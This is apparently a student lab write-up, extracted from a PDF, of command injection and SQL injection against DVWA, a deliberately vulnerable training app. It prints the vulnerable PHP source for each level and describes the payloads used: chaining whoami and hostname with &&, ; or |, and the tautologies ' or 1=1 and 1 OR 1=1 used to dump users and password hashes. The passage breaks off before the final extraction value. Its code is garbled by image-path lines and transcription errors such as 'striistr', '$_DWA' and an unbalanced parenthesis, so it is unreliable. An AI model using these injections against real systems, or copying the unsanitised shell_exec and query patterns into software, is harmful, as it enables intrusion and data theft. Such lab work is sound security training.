    // Get Input
    $target = $_REQUEST[ 'ip' ];


    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>

```

Low Command Injection Source

It shows that no checks are being performed on the recorded input, so we can simply concatenate the *whoami* command (which shows the user) and *hostname* command (which shows the machine's hostname) to the original command of pinging a target address.



The output revealing *user www-data* and *hostname kali* confirms our successful command execution attack.

b. Medium

This level's source code is provided by the following:

```

// *nix
$cmd = shell_exec( 'ping -c 4 ' . $target );
}

// Feedback for the end user
echo "<pre><$cmd></pre>";
}

?>

Medium Command Injection Source

<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get Input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'   => ''
    );


    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );


    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre><$cmd></pre>";
}

```

It shows that the concatenating characters `&&` and `;` are being substituted in the recorded input by an empty string. However, the concatenating character `|` were not being checked for substitution, which is why we can re-execute the attack using the same command but using '`|`' as a separator instead of '`&&`'. This limits the number of commands we can chain together, so we executed each command separately as shown in the below screenshots after testing the page's behavior against inputs containing '`&&`'.






The outputs showing *user www-data* and *hostname kali* confirm our successful command execution attack.

c. High

For this level, the developer has attempted to filter out all possible command separators by replacing each of this with an empty string. This can be shown in this level's provided source code:



```

<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get Input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '>' => '',
        '<' => '',
        '=' => '',
        '+' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        ';' => '',
        '||' => ''
    );


    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 'S' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>$cmd</pre>";
}


```

However, there's a mistyped separator ‘|’ which includes an extra space character afterwards. This indicates that the ‘|’ separator is not filtered out and can be used naturally within the commands to execute. Therefore, our solution for the medium-level challenge can be reapplied here but paying attention to have no spaces after the ‘|’ separator.



The *user* and *hostname* are shown to be *www-data* and *kali* respectively, which confirms a successful command execution attack.

d. Impossible



The screenshot shows the source code for the 'impossible' vulnerability in DVWA. The code is written in PHP and includes logic to validate an IP address input and execute a ping command if it's valid.

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );

    // Split the IP into 4 octets
    $octet = explode( '.', $target );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

        // Determine OS and execute the ping command.
        if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
            // Windows
            $cmd = shell_exec( 'ping ' . $target );
        }
        else {
            // *nix
            $cmd = shell_exec( 'ping -c 4 ' . $target );
        }

        // Feedback for the end user
        echo "<pre>$cmd</pre>";
    }
    else {
        // Ops, let the user know theres a mistake
        echo "<pre>ERROR: You have entered an invalid IP.</pre>";
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

This code first removes any backslashes (\) from the input inserted by the user. It then breaks that input string on (.) into an array and makes sure that there are 4 numeric entries in the array (i.e. the parts that form the IP address). If those conditions are satisfied, the address is being pinged. Nothing happens otherwise.

By validating the format of the input (parts of the IP address), and that those parts are indeed integers, this code is virtually immune to typical command execution attacks.

2. SQL Injection (SQLi)

Referring to DVWA's *View Help* option, our objective is to steal the 5 users' passwords stored in the database using SQLi, which is a form of an injection attack consisting of injecting piggybacked SQL queries via user input means (such as HTML form textboxes).

The victims would be susceptible to anything their database is susceptible to. Examples range from data leaks, to data insertions and deletions or manipulation.

Help - SQL Injection

About

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system (load_file) and in some cases issue commands to the operating system.

SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

This attack may also be called "SQL".

Objective

There are 5 users in the database, with id's from 1 to 5. Your mission... to steal their passwords via SQLi.

Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to do is escape the query and then they are able to execute any SQL query they wish.

Spoiler: [REDACTED]

Medium Level

The medium level uses a form of SQL injection protection, with the function of `mysql_real_escape_string()`. However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

Spoiler: [REDACTED]

High Level

This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being transferred to the vulnerable query via session variables using another page, rather than a direct GET request.

Spoiler: [REDACTED]

a. Low

Before beginning the attack, we tested to check the service's response on a valid input (existing user ID)

Vulnerability: SQL Injection



User ID: Submit

1, admin, admin


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsarker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://hobby-tables.com/>

as well as its response on an invalid input (a user ID that does not exist in the database).



This level's source code is provided by the following:



```

Low SQL Injection Source

<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get Input
    $id = $_REQUEST[ 'id' ];

    switch ( $_DWA['SQLI_DB'] ) {
        case MYSQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            $result = mysqli_query($GLOBALS['__mysqli_ston']), $query) or die( '<pre>' . ((is_object($GLOBALS['__mysqli_ston'])) ? mysqli_error($GLOBALS['__mysqli_ston']) : (($__mysqli_res = mysqli_connect_error()) ? $GLOBALS['__mysqli_ston']->error : $GLOBALS['__mysqli_ston']->connect_error) . '</pre>' );
            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last = $row["last_name"];


                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }
            mysqli_close($GLOBALS['__mysqli_ston']);
            break;
        case SQLITE:
            global $sqlite_db_connection;


            $sqlite_db_connection = new SQLite3($_DWA['SQLITE_DB']);
            $sqlite_db_connection->enableExceptions(true);

            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo "Error: " . $e->getMessage();
            }
    }
}

```

The query to be executed remains vulnerable as the `$id` is enclosed in quotes. This allows us to terminate the provided command early, append a tautology to it, and finally comment the rest of the line to avoid any potential syntax errors. To check for this vulnerability, we tested the exploit using the input '`or 1=1;`





The revealed hashed passwords in the output indicate a successful SQLi attack.

b. Medium

In an attempt to restrict user input, the ids are provided in a dropdown for the user to select from.

The screenshot shows a dropdown menu for 'User ID' with options 1 through 5. The developer tools (Firefox Inspector) are open, showing the HTML structure and the CSS styles applied to the dropdown and its options. The CSS grid panel indicates that the grid is not in use on this page.

```

<div class="vulnerable_code_area">
    <h1>Vulnerability: SQL Injection</h1>
    <div action="#" method="POST">
        <p>
            User ID:
            <select name="id">
                <option value="1">1</option>
                <option value="2">2</option>
                <option value="3">3</option>
                <option value="4">4</option>
                <option value="5">5</option>
            </select>
        </p>
    </div>

```

This level's source code is provided by the following:

The screenshot shows the Mozilla Firefox browser displaying the source code of a PHP file from the Damn Vulnerable Web Application (DVWA). The URL is `localhost/DVWA/vulnerabilities/view_source_all.php?id=sql`. The page title is "Source : Damn Vulnerable Web Application (DVWA) — Mozilla Firefox". The code is as follows:

```

<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get Input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    switch ( $_DVWA['SQLI_DB'] ) {
        case MYSQL:
            $query = "SELECT first_name, last_name FROM users WHERE user_id = $id";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["__mysqli_ston"]) . '</pre>' );
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query = "SELECT first_name, last_name FROM users WHERE user_id = $id";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch ( Exception $e ) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }
    }


    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row['first_name'];
        $last = $row['last_name'];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}

```


The `$id` variable is not enclosed by quotes, which allows us to exploit this vulnerability by simply changing the *value* of the *option* tag using the *Inspect Elements* tools provided by the *Firefox* browser.

To test this exploit, we attempted to submit a value of 5 when selecting the option of value 1. The output confirms that we can submit values other than those provided in the dropdown by manipulating the elements using the inspect tool.




We also attempted appending a tautology by submitting the value: *I OR I=I*

The output displays the first and surnames of all users in the database.



To extract the passwords of those users, we submitted the form with the following value:

